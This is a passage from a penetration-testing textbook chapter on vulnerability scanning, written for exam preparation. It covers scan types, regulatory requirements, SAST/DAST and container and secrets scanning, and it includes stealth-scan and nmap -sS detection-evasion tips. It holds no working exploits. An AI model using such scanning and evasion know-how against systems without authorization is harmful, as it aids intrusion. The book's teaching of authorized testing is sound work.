   Answer: b. Certificate Transparency

   Explanation: CT logs contain publicly accessible information including SSL/TLS certificates issued by certificate authorities (CAs). The CA must register any new certificates they have created for public use to have them added to the CT logs.

2. Which of the following are databases of vulnerabilities and exposures or weaknesses? Choose two.

   Answer: b. CVE and d. CWE

   Explanation: CVE stands for common vulnerabilities and exposures and CWE stands for common weakness enumeration.

Active Reconnaissance Techniques

3. If you want to perform an nmap scan that is quieter and less likely to be detected, what flag would you use with the nmap command?

   Answer: b. –sS

   Explanation: -sS is used to perform a TCP SYN scan. This scan does not complete connections and, therefore, is stealthier than the default, which performs a complete TCP three-way handshake.

4. Which of the following might cause your scanning activities to be detected? Choose all that apply.

   Answer: a. WAF, b. Firewall, c. Load balancer, d. Antivirus

   Explanation: A WAF is a web application firewall, which is used to protect web servers and may detect your scans. A firewall by nature controls the flow of traffic and may block or detect scans. A load balancer is used to distribute requests among a group of servers and may have scan detection intelligence. Antivirus software may detect scanning activities, especially if the scan uses suspicious message payloads.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 6

Performing Vulnerability Scanning

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe vulnerability scanning and its purposes.
2. Describe methods and tools to discover targets for vulnerability scanning.
3. Describe different types of vulnerabilities and vulnerability scans.
4. Describe additional considerations when performing vulnerability scans.
5. Execute vulnerability scans using different tools.
6. Analyze the results of vulnerability scans.
7. Explain physical security concepts.

Get Real Source code repositories, such as GitHub, can introduce vulnerabilities into computer systems if a repository that contains a security flaw is used to build a system. Sometimes threat actors intentionally upload malware into source code repositories, which could lead to security compromises such as backdoors or data leaks. In February 2022, GitHub added a machine-learning feature that scans source code for vulnerabilities. Machine learning (ML) is a subset of artificial intelligence. ML is not general intelligence but uses algorithms that learn from data sets to develop the ability to make decisions or predictions about a specific subject area. The GitHub ML scanning feature is intended to automatically discover common security vulnerabilities before they are built into systems. It is designed to detect vulnerabilities more effectively in the areas of cross-site scripting (XSS), path injection, SQL injection, and NoSQL injection. This chapter explains these vulnerabilities and describes tools that detect and exploit them.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Vulnerability scanning is an integral part of penetration testing that typically occurs after reconnaissance has revealed targets to pen test and before the exploitation phase. This chapter discusses the methodologies, tools, and strategies used in effective vulnerability scanning. You have the opportunity to practice vulnerability scanning during the activities. You are encouraged to go beyond what is covered in the activities and experiment with vulnerability scanning against targets in your penetration-testing lab environment.

Understanding Vulnerability Scanning

Certification

3.1 Given a scenario, perform vulnerability discovery using various techniques.

3.2 Given a scenario, analyze output from reconnaissance, scanning, and enumeration phases.

You perform reconnaissance to gather actionable intelligence on targets that you may want to pen test. Some intelligence might reveal the presence of targets, and some might reveal services and applications running on those targets. Your next step is to dig deeper, looking for vulnerabilities in the targets and weaknesses in services and applications that you could exploit to circumvent security. An extension of the reconnaissance phase in pen testing, vulnerability scanning is usually an intrusive process that affects the scanned target, so you must take care when scanning. In later phases of pen testing, you might even exploit (in a nondamaging way) vulnerabilities you discover.

Purpose of Vulnerability Scanning

The ultimate goal of vulnerability scanning is to discover weaknesses so they can be repaired before threat actors can exploit them, causing damage to systems or loss of data. As a pen tester, you scan for vulnerabilities because your client has hired you to perform pen testing, and vulnerability scanning is one stage of pen testing.

Clients request pen testing and vulnerability scanning in the following scenarios:

- **Proactive decision**: The client has decided they need to check the security of their computing environment and improve it as much as possible before a cyber attack strikes. You might call this the enlightened client scenario. The client came to this conclusion without an attack or other event forcing them to do so.
- **Reactive decision**: The client has had a security breach. This is a reactionary scenario in which the client has learned the hard way that their system security is flawed and they need help identifying and patching security holes.
- **Corporate policy**: The client's organization may have mandated security testing and remediation as part of their business practices. You can consider this scenario as proactive with a plan. Perhaps the organization developed the policy in response to a previous breach, or perhaps the enlightened client has decided to formalize their proactive decision. Corporate policy may also include steps to meet regulatory requirements.
- **Regulatory requirements**: Governmental and industry regulations such as the GDPR and PCI DSS have built-in penetration testing requirements. PCI DSS explicitly requires pen testing at least once a year. The **Federal Information Security Management/Modernization Act (FISMA)** also has a regulatory requirement for pen testing and vulnerability scanning.

Federal Information Security Management Act (FISMA)

FISMA refers to both the Federal Information Security Management Act of 2002 and the Federal Information Security Modernization Act of 2014, which amended the original act of 2002. FISMA is a U.S. law that requires every federal agency to develop, document, and implement a program to protect the security of systems and information of that agency, and any other agency, contractor, or third party that they work with.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 6-1 FIPS 199 potential impact

Security objective	Potential impact		
	Low	Moderate	High
Confidentiality: Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. [44 U.S.C., SEC. 3542]	The unauthorized disclosure of information could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.
Integrity: Guarding against improper information modification or destruction; includes ensuring information nonrepudiation and authenticity. [44 U.S.C., SEC. 3542]	The unauthorized modification or destruction of information could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals	The unauthorized modification or destruction of information could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.
Availability: Ensuring timely and reliable access to and use of information. [44 U.S.C., SEC. 3542]	The disruption of access to or use of information or an information system could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.

Source: National Institute of Standards and Technology (NIST). Federal Information Processing Standards (FIPS) PUB 199: Standards for Security Categorization of Federal Information and Information Systems. February 2004. https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.199.pdf

FISMA requires federal agencies to place security controls commensurate with the risk and potential impact and harm caused by violations of confidentiality, integrity, and access (the CIA triad). The Federal Information Processing Standard (FIPS) 199 outlines these requirements, as shown in Table 6-1.

FISMA also requires federal agencies to meet the vulnerability scanning requirements as outlined in *NIST Special Publication 800-53*, Security and Privacy Controls for Federal Information Systems and Organizations. If you choose to download this document, go to https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final, and then click the Download URL link in the right panel of the webpage.

NIST SP 800-53 Vulnerability Scanning Requirements

Following is an excerpt of the information starting on page 242 of the NIST Special Publication 800-53.

The organization does the following:

a. Scans for vulnerabilities in the information system and hosted applications and when new vulnerabilities potentially affecting the system/applications are identified and reported;
b. Employs vulnerability scanning tools and techniques that facilitate interoperability among tools and automate parts of the vulnerability management process by using standards for:
    1. Enumerating platforms, software flaws, and improper configurations;
    2. Formatting checklists and test procedures; and
    3. Measuring vulnerability impact;
c. Analyzes vulnerability scan reports and results from security control assessments;

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

d. Remediates legitimate vulnerabilities in accordance with an organizational assessment of risk; and
e. Shares information obtained from the vulnerability scanning process and security control assessments to help eliminate similar vulnerabilities in other information systems (i.e., systemic weaknesses or deficiencies).

The preceding list is a bare-minimum, a baseline control requirement. The document also lists 10 control enhancements that may be needed based on security circumstances:

1. The organization employs vulnerability scanning tools that include the capability to readily update the information system vulnerabilities to be scanned.
2. The organization updates the information system vulnerabilities scanned, prior to a new scan, when new vulnerabilities are identified and reported.
3. The organization employs vulnerability scanning procedures that can identify the breadth and depth of coverage (i.e., information system components scanned and vulnerabilities checked).
4. The organization determines what information about the information system is discoverable by adversaries and subsequently takes corrective actions.
5. The information system implements privileged access authorization to information system components for selected organization-defined vulnerability scanning activities.
6. The organization employs automated mechanisms to compare the results of vulnerability scans over time to determine trends in information system vulnerabilities.
7. NIST has withdrawn a requirement related to "Automated Detection and Notification of Unauthorized Components."
8. The organization reviews historic audit logs to determine if a vulnerability identified in the information system has been previously exploited.
9. NIST has withdrawn a requirement related to "Penetration Testing and Analyses."
10. The organization correlates the output from vulnerability scanning tools to determine the presence of multi-vulnerability/multi-hop attack vectors.

Determining Targets for Vulnerability Scanning

The following six sources of information for determining what targets to vulnerability test provide different levels and types of information:

- **Statement of work (SOW)**: The SOW document outlines the tasks you are under contract to perform. If the SOW does not cover a target, you should not test it for vulnerabilities. For example, if you are contracted to vulnerability test web servers, you should not vulnerability test other server types.
- **Rules of engagement (ROE)**: The ROE document outlines the targets you can test and the types of tests you can perform. For example, the ROE may forbid vulnerability testing servers used in production. If so, you may be able to test a nonproduction clone of the target instead.
- **White box information**: In white box penetrating testing, the client shares full network and system information. In this case, the IP addresses of devices to target should be part of that provided information.
- **nmap and other network discovery tools**: Tools such as nmap or SNMP scanners are useful for discovering target IP addresses, services, and applications. You need to make sure the SOW or ROE does not preclude testing targets these tools discover.
- **Assessment management/inventory tools**: Network inventory and management tools such as Lansweeper provide complete detailed information for the devices stored in their database. This information includes applications installed and missing security patches. If you can acquire access to this information (perhaps courtesy of white box testing), you can identify plenty of targets and access inside information for possible security vulnerabilities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Asset discovery scans via vulnerability scanners**: Vulnerability scanners (such as **Nessus** by Tenable) can perform **discovery scans**, which are a type of vulnerability scan used to locate possible targets. This is much like having nmap built into the vulnerability scanner.

Types of Vulnerabilities

Vulnerability scanners perform a variety of tests to detect vulnerabilities that fall into two broad categories: security flaws in software (including operating systems) and failures to follow best practices.

The following are common vulnerability types:

- **Missing software patches**: These could be security patches for the operating system or applications running on the target. If a patch is available, then the full details of the flaw are known, including methods to exploit the system using the flaw. Hackers can look up new patches to discover new vulnerabilities to exploit, so applying missing patches can help improve security quickly.
- **Administrative accounts**: Having too many administrative-level accounts on a system is a security risk. If an administrative account is compromised, the attacker has full control of the system. The more administrative accounts on a system, the greater the probability of one getting hacked.
- **Default configurations**: As a convenience, many software systems come with default settings to make initial operation easier, such as default login names and passwords. These defaults need to be changed immediately after installation because threat actors can easily look up the defaults and exploit them.
- **Default permissions**: When an object (such as a storage folder) is created, it has a set of default access permissions. If these defaults provide too much access to information (such as full read permission to all users), they need to be adjusted.
- **SSL/TLS certification issues**: Certificates are used for authentication and encryption. If the certificates are invalid or out of date, both security measures could be compromised.
- **Web application vulnerabilities**: Web applications are software running on web servers and in web browsers. Vulnerabilities in these applications, such as allowing SQL injections, can lead to the compromise of the application, the web server, other computer systems on the same network, and data.

Other less-common vulnerabilities could affect specialized computer systems. After checking for vulnerabilities in traditional computing devices, you should check whether the organization has any of the following systems:

- **Industrial control systems (ICSs)**: ICSs are hardware and software systems used for controlling industrial operations. ICSs are notorious for having old hardware and old unpatched operating systems, as well as lacking authentication requirements.
- **Supervisory control and data acquisition (SCADA) systems**: SCADA systems control industrial systems and have the same vulnerabilities as ICS systems.
- **Mobile devices**: These include smartphones, tablets, and laptops. Mobile device security and access to information is often overlooked. These are typically personal devices owned by staff and aren't subject to organizational automatic security controls.
- **IoT devices**: These include smart TVs and other "smart" devices that can connect to the Internet. The software running on IoT devices often lacks security considerations, making the devices vulnerable. Because they are not traditional computers, IT security may disregard IoT devices.
- **Embedded systems**: These computer systems are part of other devices and lack traditional displays, keyboards, and mice. A car's onboard computer is an example of an embedded system. Embedded systems are more difficult to patch and are often deployed with minimal security measures, making them vulnerable.
- **Point of sale (POS) systems**: POS systems tend to run on old hardware using old software and default configurations, all of which make them vulnerable.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Biometric devices**: These are authentication devices including fingerprint, facial, and retinal scanners as well as voice recognition systems. The data biometric systems gather and use might be stored insecurely and, if acquired by nefarious actors, be used to compromise security.
- **Real-time operating systems (RTOSs)**: RTOSs are used in systems that need to respond to events in a timely fashion. ICS and SCADA systems often use RTOSs. The operating systems running on the Mars Rovers are other examples of RTOSs. RTOS vulnerabilities come from lack of encryption and authentication and the use of nonstandard proprietary protocols. Data interception and message injection are possible weaknesses.
- **Application containers**: Similar to virtual machines, **containers** are a way of providing applications to computers. Containers run in a virtual environment on top of existing operating systems. The vulnerabilities associated with containers relate to containerized applications that might include malware or exploitable vulnerabilities inherited from software components (possibly open-source components) packaged in the container. Containerized applications should only be installed from trusted sources that use digital signatures to ensure their code is safe and prove the application comes from the trusted source.

Types of Vulnerability Scans

When performing vulnerability scans, the scanning program may offer a variety of scan types. The type of scan you choose depends on a number of factors, including the following:

- The type of target you are scanning (web server or desktop computer, for example)
- The need for the scan to remain undetected
- Whether the scan is needed for compliance checking (such as PCI DSS or GDPR)
- Whether the system to scan is a busy production server with little tolerance for interruption
- Whether this is a white box scan (with full credentials) or a black box scan (no info)


Table 6-2 lists common vulnerability scan types.

Table 6-2 Vulnerability scan types

Scan Type	Details
Discovery scan	This is used to discover systems on a network that you may choose to scan afterwards using a different scan type. A discovery scan is much like an nmap ping scan and port scan but using discovery capabilities built into the scanning program.
Full scan	A full scan uses many scan methods and techniques to look for vulnerabilities such as Windows, Linux, web application, mail protocol (SMTP), and management protocol (SNMP) vulnerabilities. This type of scan is "noisy," generating a lot of traffic on the network and is likely to be detected by network security devices and personnel.
Stealth scan	A stealth scan tries to gather as much vulnerability information as possible while generating as little traffic as possible. If the pen test should remain undetected, a stealth scan attempts to do so by using techniques such as not scanning every IP address sequentially or changing the IP address of the scanning computer so that all scans don't seem to be originating from the same place.
Compliance scan	Many vulnerability scanners have a custom scan that checks for PCI DSS security requirements. Recall that PCI DSS requires testing to be done internally on the network hosting the systems, and externally from outside networks such as the Internet, so you may have to scan from two perspectives.
Web application scan	This targets known web application vulnerabilities. It's a good way to test web applications or discover web applications on devices you didn't know hosted web apps.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 6-1 Nessus scan templates



Source: Nessus

The vulnerability scanner Nessus by Tenable uses **scan templates** to define scan types. Each scan template is a collection of **plug-ins** that check for specific individual vulnerabilities. (A plug-in is custom software used by vulnerability scanners to check for a specific type of vulnerability.) Figure 6-1 shows some scan template options.

When performing scans, you have the option of providing credentials for the scan to use or not providing credentials. These are known as credentialed and **noncredentialed scans**. **Credentialed scans** retrieve more information than noncredentialed scans because the scanning software can authenticate with the system being scanned and gain the authority to retrieve more information. The credentials can be administrative-level credentials or average user credentials. Credentialed scans using administrative credentials provide deep detailed information such as patch installation information, installed applications and versions, operating system and version, and security settings. If the client has given you the ability to perform white box tests, you may have the necessary credentials. If you do a credentialed scan, you should also do a noncredentialed scan to determine what kind of information a threat actor with no credentials could acquire and use against the system.

Exam Tip | For the CompTIA PenTest+ certification exam, make sure you understand the difference between credentialed and noncredentialed scans.

Application Vulnerabilities

Hacked applications are usually web applications, which reside on servers that are intentionally accessible from the Internet, making them easy targets for threat actors. Consider web applications and websites as synonymous for this discussion. When a web application is compromised, the hosting web server is often compromised as well.

Many platforms and programming languages can be used to design a web application. Each platform has its advantages and disadvantages. Some are free, and others cost quite a bit; some require only basic skills in creating web applications, and others require an in-depth knowledge of programming. Regardless of the platform, security professionals need to assess the system and examine potential methods for attacking it.

Network security is essential to protect company data and resources from attack. Application security, often referred to as AppSec, was once overlooked by professionals because it is a specialized practice.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

One reason is that many security professionals have experience in networking but little or no experience in programming. In fact, most network security courses don't cover much programming because the topic can overwhelm students.

No matter how efficient a company's firewalls or intrusion detection systems are, most systems allow the content of HTTPS traffic. Therefore, an attacker can bypass supposed security boundaries as well as any OS hardening that network administrators have done. Simply stated, network-layer protection doesn't always prevent application-layer attacks from occurring. An attacker needs only an understanding of basic programming concepts or scripting languages. To add to the mayhem, attackers usually don't need special tools, and detecting a manual attack on a web application is often difficult.

After attackers gain control of a web server, they can use a number of post-exploitation actions, including the following:

- Defacing the website
- Attempting to destroy the application's database or selling its contents
- Attempting to gain control of user accounts
- Launching secondary attacks from the web server or infecting site visitors' systems with malware
- Attempting to gain access to other servers that are part of the network infrastructure

Software Composition Analysis (SCA)

Software composition analysis (SCA) is the process of scanning application code and the code of software components that have been pulled into the application from open-source packages. Prewritten packages and libraries are often included in application builds to provide common functionality. This code may contain vulnerabilities, making the overall application vulnerable as well. Prewritten code vulnerabilities are an issue in most programming paradigms, including containers.

SCA tools can be used to identify and scan all open-source packages in an application (including all dependencies and even dependencies that dependencies have) and list all their known vulnerabilities. As a pen tester or a hacker, this vulnerability information provides possible attack and exploit vectors. Well-known SCA tools include Snyk and Black Duck. Each offers a free-to-use version with reduced functionality.

Infrastructure as Code (IaC)

Infrastructure as Code (IaC) is the practice of automating the deployment and provisioning of infrastructure such as virtual machines and storage by using code instead of doing it manually. Tools such as Terraform and AWS CloudFormation can be used to create the code and scripts needed for IaC deployments. Configuration information contained in JSON and YAML files are often used in IaC deployments.

The code and files used in IaC can contain security errors that make the infrastructure they deploy vulnerable to attack. (Think of virtual machines with default low complexity login credentials.) Static application security testing (SAST) methods, such as manually reading and reviewing code looking for errors, can be used to detect vulnerabilities in IaC code. Tools such as Chekov and Terrascan can be used to help with SAST analysis of IaC code (Figure 6-2).

Source Code Analysis


If source code for an application or system is available, analyzing the source code may reveal vulnerabilities. If the developers don't practice secure coding practices, the code may contain information that can be used in an exploit. The code may even contain secrets such as passwords and keys.

An application can be tested (and analyzed) using two main techniques: **static application security testing (SAST)** and **dynamic application security testing (DAST)**. SAST is analyzing an application's source code for vulnerabilities and is, therefore, only possible when the source code of an application is available. SAST is a reliable way to enumerate most application vulnerabilities that result from coding errors. SAST is also known as "white box testing."

DAST is analyzing a running application for vulnerabilities. It can also be used alongside SAST to prioritize SAST findings. If source code is not available to testers, DAST is all they can perform. DAST is also known as

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 6-2 Terrascan tool and IAC code



"black box testing." Another application-testing technique called **interactive application security testing (IAST)** combines elements of both SAST and DAST. IAST uses an agent inside the application to perform its analysis in real time at any point in the development process. IAST is also known as "gray box testing." This section focuses mainly on the execution of DAST.

Several security-testing checklists and guides walk a security tester through dynamic testing of each component of a web application, ensuring full coverage, such as the OWASP Testing Guide (https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf). This is a penetration-testing guide, so it's not just for code developers; it's for pen testers like you.

Exam Tip | For the PenTest+ certification, make sure you understand the difference between SAST and DAST.

Container Scans

An application container is a programming construct used to package a program so that the program can be executed in different environments without needing to worry about compatibility issues such as operating systems and other dependencies. Containerized programs are bundled together with all the dependencies the program needs (such as libraries and runtimes), making the containerized program portable, lightweight, and isolated. Sometimes containerized programs are made up of multiple containers—the primary application container and additional sidecar containers. A container package that is complete, deployable, and executable is known as a container image. Specialized development platforms such as Docker and Kubernetes are used to create containerized programs.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Containers can be vulnerable due to coding issues and misconfigurations. Since containers package all dependencies and their libraries or code in one object, these dependencies may introduce vulnerabilities to the main container application.

Container images can be scanned for vulnerabilities before the container is running and while it is running. Tools such as Trivy can be used to scan containers for known vulnerabilities (such as CVEs), misconfigurations, and any secrets (such as passwords and keys) that might be readable in the container. Classic issues, such as using default passwords, unencrypted data transfer, and security misconfigurations, can be found in containers.

Containers can also be vulnerable to network attack if the software in the container connects to a network such as the Internet in an unsecured or unauthenticated fashion. A network scanner such as Wireshark can be used against a container in this situation.

Manually analyzing the code in a container and identifying its structure and layers is another method of scanning for vulnerabilities in containers. You need some programming skills to scan containers. Tools such as Docker's docker exec command, and container extensions for Visual Studio can be used to access and read code in containers.

Kubernetes is an open-source system used to manage and deploy containers. Kubernetes has the concept of "clusters," which are groups of computers, each running containerized applications that work together. Kube-hunter is an open-source tool that can be used to scan Kubernetes clusters for vulnerabilities. Kube-hunter can scan for security and configuration vulnerabilities, detecting them in passive mode, or attempt to exploit them in active mode.

Mobile Scans

A mobile scan is a vulnerability scan performed against a mobile device and its applications, such as an Apple iOS or Android smartphone. Android and Apple have a combined mobile market share of over 99 percent. The operating systems and applications running on mobile devices are different in structure and implementation from desktop applications. As a result, they have unique considerations and vulnerabilities. Owasp.org has a top 10 vulnerability list for mobile devices at https://owasp.org/www-project-mobile-top-10/.

Vulnerability scanning tools such as OpenVAS and MobSF can be used on mobile devices, but most mobile vulnerability scanning involves using SAST and checking mobile application code for security errors to exploit.

TCP/UDP Scans

TCP and UDP are two of the most common network protocols used in network communication. TCP is a connection-oriented protocol that tracks and attempts to deliver every packet that it sends. Packets that are not received are sent again. It's not always perfect, but the TCP protocol tries to get everything delivered with no omissions.

UDP, on the other hand, doesn't guarantee delivery of each packet it sends but is faster than TCP. Most network traffic (including Internet traffic) is carried by TCP or UDP, so scanning for and intercepting this traffic can reveal a great deal of information about targeted systems and possibly provide vulnerability information. Two common tools used in TCP/UDP scans are Wireshark for packet interception and nmap for scanning and target discovery.

Host-Based Scans

In computer networking, a host is any device connected to a network that can communicate with other devices connected to that network, such as user computers, servers, and other network devices such as routers and firewalls. Anything that has an IP address and can be communicated with on a network is a host.

Host-based scans target individual hosts on a network, looking for vulnerabilities in the hosts operating system, applications, or configuration. Vulnerabilities include unpatched security issues in operating systems or software and configurations that leave a host vulnerable due to poor security settings or open unprotected services. Host-based scans find threats that could be exploited by threat actors if they were to gain local access to a host.

Tools that can be used to perform host-based scans include Nmap, OpenVAS, Nessus, and Metasploit.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Authenticated Versus Unauthenticated Scans

Authentication is the process of providing information to an identity management system to prove your identity. People, devices, and applications often perform some form of authentication. Authenticated entities are typically provided with greater access to resources than unauthenticated entities. Unauthenticated entities typically are provided with little or no access to resources, which should be public information that is not confidential in any way.

Vulnerability scans can also be authenticated or unauthenticated. In an authenticated scan, the pen tester provides known working credentials (to an automated tool or during manual scans) which are then used by the scanning process to get access to resources on the network and hosts. Unauthenticated scans do not provide any credentials. Authenticated scans typically yield greater information as the credentials used provide authorized access to more resources, allowing for more vulnerabilities to be discovered. Unauthenticated scans reveal what a threat actor could find during a scan without having any credentials (a typical scenario). Authenticated scans reveal what a threat actor could find if they managed to acquire working credentials, anything from a standard user login to administrative credentials.

Secrets Scanning

Secrets scanning is the process of searching data sources for credentials, passwords, and access keys. Data sources include code repositories, configuration files, secrets management tools, and environment variables. These secrets should not be present in these data sources. If secrets are discovered, they are either there by mistake or due to poor security configuration. The organization that owns that data source is probably unaware of their presence and the poor security configuration. If a pen tester or threat actor can find secrets, they may be able to use them to achieve unauthorized access to the resources these secrets protect.

Secrets may be exposed in the following ways:

- Secrets may be accidentally included in source code; this is known as hardcoded credentials.
